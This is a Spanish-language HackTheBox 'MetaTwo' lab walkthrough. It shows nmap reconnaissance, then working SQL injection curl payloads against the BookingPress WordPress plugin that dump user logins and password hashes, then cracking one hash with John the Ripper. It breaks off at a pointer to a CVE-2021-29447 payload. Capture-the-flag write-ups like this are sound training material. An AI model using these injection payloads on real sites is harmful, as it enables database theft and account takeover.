

HACKTHEBOX: MetaTwo – Labs: EASY

Desarrollado por: Zuly Vargas

Conceptos importantes:

WordPress: Es un sistema de gestión de contenidos (CMS) de código abierto que facilita la creación y gestión de un sitio web. Se encuentra escrito en PHP y utiliza una base de datos para almacenar y organizar todos los datos, desde el contenido de entradas y páginas hasta cuentas de usuario y las URL del sitio, y hace todo el trabajo por el usuario.

DESARROLLO PASO A PASO:

1. Se configura la VPN y se verifica con el comando ping que sea accesible la máquina víctima:

```
[parrot@parrot]~$ ping -c 5 10.10.11.186
PING 10.10.11.186 (10.10.11.186) 56(84) bytes of data.
64 bytes from 10.10.11.186: icmp_seq=1 ttl=63 time=689 ms
64 bytes from 10.10.11.186: icmp_seq=2 ttl=63 time=715 ms
64 bytes from 10.10.11.186: icmp_seq=3 ttl=63 time=530 ms
64 bytes from 10.10.11.186: icmp_seq=4 ttl=63 time=655 ms
64 bytes from 10.10.11.186: icmp_seq=5 ttl=63 time=578 ms
```


2. Se verifican los puertos abiertos y la versión de sus servicios:

```
[parrot@parrot]~$ nmap -sV 10.10.11.186
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-06 16:35 -05
Nmap scan report for 10.10.11.186
Host is up (0.100s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     nginx 1.18.0
1 service unrecognized despite returning data. If you know the service/version, please submit to
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=11/6%Time=636828C8%P=x86_64-pc-linux-gnu%r(Gene
SF:ricLines,8F,"220\x20ProFTPD\x20Server\x20(Debian)\x20[:ffff:10.10\
SF:.11.186]\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20cre
SF:ative\r\n500\x20Invalid\x20command:\x20try\x20being\x20more\x20creative
SF:\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Se encuentran 3 puertos abiertos con los servicios ftp, ssh y http.


3. Se ingresa a la dirección IP desde el navegador. Se muestra una página web con dos opciones: hacer login y registrar un evento:



4. Se intenta un ataque de inyección SQL en el panel de Login pero no se obtiene ningún resultado. Se inspecciona la opción de registrar eventos:



Se puede observar el uso de "bookingpress". Este es un plugin de WordPress empleado para diferentes funcionalidades de calendarios y reservar.



Se buscan las vulnerabilidades que puede presentar este puglin. En la siguiente página que recopila las vulnerabilidades de diferentes puglins y elementos de WordPress se encuentra que existe una vulnerabilidad de inyección SQL que permite ingresar al sistema sin credenciales:

<https://wpscan.com/vulnerability/388cd42d-b61a-42a4-8604-99b812db2357>

Proof of Concept


- Create a new "category" and associate it with a new "service" via the BookingPress admin menu (/wp-admin/admin.php?page=bookingpress_services)
- Create a new page with the "[bookingpress_form]" shortcode embedded (the "BookingPress Step-by-step Wizard Form")
- Visit the just created page as an unauthenticated user and extract the "nonce" (view source -> search for "action:'bookingpress_front_get_category_services'")
- Invoke the following curl command

```
curl -i 'https://example.com/wp-admin/admin-ajax.php' \  
--data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
```

```
Time based payload: curl -i 'https://example.com/wp-admin/admin-ajax.php' \  
--data 'action=bookingpress_front_get_category_services&_wpnonce=8cc8b79544&category_id=1&total_service=1) AND (SELECT 9578 FROM (SELECT(SLEEP(5)))iyUp)-- ZmjH'
```

En esta se dan dos payloads para comprobar la vulnerabilidad. En esta se puede observar que se usa un nonce, *"Un nonce es un "número que se usa una vez" para ayudar a proteger las URL y los formularios de ciertos tipos de uso indebido, malicioso o no. Los nonces de WordPress no son números, sino un hash formado por números y letras. Tampoco se utilizan una sola vez, sino que tienen un "tiempo de vida" limitado, tras el cual expiran. Durante ese periodo de tiempo, se generará el mismo nonce para un usuario determinado en un contexto determinado. El nonce para esa acción seguirá siendo el mismo para ese usuario hasta que el ciclo de vida del nonce haya terminado."* Tomado de: https://codex.wordpress.org/WordPress_Nonces.

En el html se puede observar el nonce asignado para esa sesión, así que podría reutilizarse en el payload:




```
Q nonce|  
▶ <aside class="widget-area">...</aside> <grid>  
<!--.widget-area-->  
▶ <footer id="colophon" class="site-footer" role="contentinfo">  
<!--#colophon-->  
</div>  
<!--#page-->  
<script>document.body.classList.remove("no-js");</script>  
▶ <script>...</script>  
▶ <script id="twenty-twenty-one-iell-polyfills-js-after">...</script>  
<script id="twenty-twenty-one-primary-navigation-script-js">  
<script id="twenty-twenty-one-responsive-embeds-script-js">  
<script id="wp-embed-js" data-cfasync="false" src="http://me...>  
▼ <script>  
  /(trident|msie)/i.test(navigator.userAgent)&&document.getE...  
</script>  
▼ <script>  
  var lang = ELEMENT.lang.en; ELEMENT.locale(lang) var app =  
  {"code": "mx", "name": "Mexico"}, {"code": "my", "name": "Malaysi...  
  {"defaultCountry": "us"}, "days_off_disabled_dates": "2022-11...  
  bookingpress_return_data['jsCurrentDate'] = new Date(); bo...  
  vm2.appointment_step_form_data, _wpnonce: 'a3aa561d42' ); ax...  
  if(current_selected_tab == 2){ if(current_selected element
```

5. Se intenta obtener información de la base de datos con el payload dado en el recurso:

Comando: `curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' --data 'action=bookingpress_front_get_category_services&_wpnonce= a3aa561d42 &category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'`

Este comando trae diferentes datos acerca de la base de datos usada:



```
[parrot@parrot]~$ curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' --data 'action=bookingpress_front_get_category_services&_wpnonce= a3aa561d42 &category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 08 Nov 2022 17:45:02 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin

[{"bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1","bookingpress_category_id":"Debian 11","bookingpress_service_name":"debian-linux-gnu","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_servicedate_created":"6","service_price without currency":1,"img_url":"http://metapress.htb/wp-content/plugins/bookingpress-appointment-booking/images/placeholder-img.jpg"}]
```

Podría intentarse traer información de otras tablas. WordPress tiene tablas de bases de datos que se crean por defecto al crear una aplicación web, en el siguiente recurso puede encontrarse más información al respecto: <https://blogvault.net/wordpress-database-schema/>

Entre las 11 puede destacarse la de usuarios, donde podríamos encontrar credenciales:

A brand new WordPress website has 11 tables. Those are:

1. wp_posts
2. wp_postmeta
3. wp_options
4. wp_users
5. wp_usermeta
6. wp_term_taxonomy
7. wp_terms
8. wp_term_relationships
9. wp_links
10. wp_comments
11. wp_commentmeta

En este recurso se puede encontrar los campos de estas tablas:

https://codex.wordpress.org/es:Database_Description

Tabla: wp_users

Campo	Tipo	Null	Llave	Valor Predeterminado	Extra
ID	bigint(20) unsigned		PRI	NULL	auto_increment
user_login	varchar(60)		IND		
user_pass	varchar(64)				
user_nicename	varchar(50)		IND		
user_email	varchar(100)				
user_url	varchar(100)				
user_registered	datetime			0000-00-00 00:00:00	
user_activation_key	varchar(60)				
user_status	int(11)			0	
display_name	varchar(250)				

Comando: curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' --data 'action=bookingpress_front_get_category_services&_wpnonce=a3aa561d42&category_id=33&total_service=-7502) UNION ALL SELECT group_concat(user_login),group_concat(user_pass),@@version_compile_os,1,2,3,4,5,6 from wp_users-- -'

```
$ curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' --data 'action=bookingpress_front_get_category_services&_wpnonce=a3aa561d42&category_id=33&total_service=-7502) UNION ALL SELECT group_concat(user_login),group_concat(user_pass),@@version_compile_os,1,2,3,4,5,6 from wp_users-- -'
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 08 Nov 2022 18:10:14 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.0.24
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin

[{"bookingpress_service_id":"admin,manager","bookingpress_category_id":"$P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV.,$P$B4aNM28N0E.tMy\\JlcnVMZbGcU16Q70","bookingpress_service_name":"debian-linux-gnu","bookingpress_service_price":"$1.00","bookingpress_service_duration_val":"2","bookingpress_service_duration_unit":"3","bookingpress_service_description":"4","bookingpress_service_position":"5","bookingpress_service_date_created":"6","service_price_without_currency":1,"img_url":"http://\\metapress.htb\\wp-content\\plugins\\bookingpress-appointment-b
```



Se encuentra la contraseña del usuario admin y del usuario manager hasheada.

Con la herramienta "john the ripper" se trata de encontrar la contraseña en texto plano del usuario admin o el usuario manager:

```
(x)-[parrot@parrot]~$ john -w=./Desktop/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:05:49 8,97% (ETA: 14:39:34) 0g/s 4125p/s 4125c/s 4125C/s nimitz5..nimejm
0g 0:00:05:54 9,12% (ETA: 14:39:22) 0g/s 4135p/s 4135c/s 4135C/s mydark..mydadisatwat1964
0g 0:00:05:57 9,22% (ETA: 14:39:12) 0g/s 4143p/s 4143c/s 4143C/s moneil..moneasa
0g 0:00:13:02 23,63% (ETA: 14:29:51) 0g/s 4578p/s 4578c/s 4578C/s sprigner1..sprigganj
0g 0:00:14:15 26,29% (ETA: 14:28:54) 0g/s 4613p/s 4613c/s 4613C/s scotland2007george..scot
0g 0:00:15:23 28,70% (ETA: 14:28:17) 0g/s 4640p/s 4640c/s 4640C/s rezut..rezstphil
0g 0:00:16:51 31,18% (ETA: 14:28:44) 0g/s 4577p/s 4577c/s 4577C/s pjsayson..pjs2998
0g 0:00:16:52 31,21% (ETA: 14:28:44) 0g/s 4577p/s 4577c/s 4577C/s pixie*..pixiboo21
```


No se encuentra una posibilidad de contraseña para el usuario admin, para el usuario manager si se encuentra un resultado. Contraseña encontrada: partylikearockstar


Ingresando con las credenciales del usuario manager. Este usuario puede subir archivos, se intenta subir un archivo que permita realizar una reverse shell pero el sitio no permite cargar archivos con extensiones como js, py o php:



6. Se intenta ingresar al servicio ftp y ssh con las credenciales encontradas, pero no se obtiene resultado:

```
[x]--[parrot@parrot]--[~]
$ftp ftp://manager:partylikearockstar@10.10.11.186
ftp: ftp://manager:partylikearockstar@10.10.11.186: Name or service not known
ftp> exit
[parrot@parrot]--[~]
$ssh manager@10.10.11.186
The authenticity of host '10.10.11.186 (10.10.11.186)' can't be established.
ECDSA key fingerprint is SHA256:3MyoxrDpzSN/H4ZJAbL3k/0SAyorwqmMnL3UtS0pVcQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.11.186' (ECDSA) to the list of known hosts.
manager@10.10.11.186's password:
Permission denied, please try again.
manager@10.10.11.186's password:
Permission denied, please try again.
manager@10.10.11.186's password:
manager@10.10.11.186: Permission denied (publickey,password).
```

7. Estando logueado en la aplicación es posible dirigirse al endpoint "about". En este se obtiene información acerca de la versión de Wordpress usada en la aplicación:



Con la versión de WordPress se buscan que vulnerabilidades presenta y podrían aprovecharse:

<https://wpscan.com/wordpress/562>

<https://wpscan.com/vulnerability/cbbe6c17-b24e-4be4-8937-c78472a138b5>

En el siguiente recurso se encuentra un payload que podría permitir obtener información aprovechando la funcionalidad de subir archivos para el usuario manager:

<https://github.com/motikan2010/CVE-2021-29447>

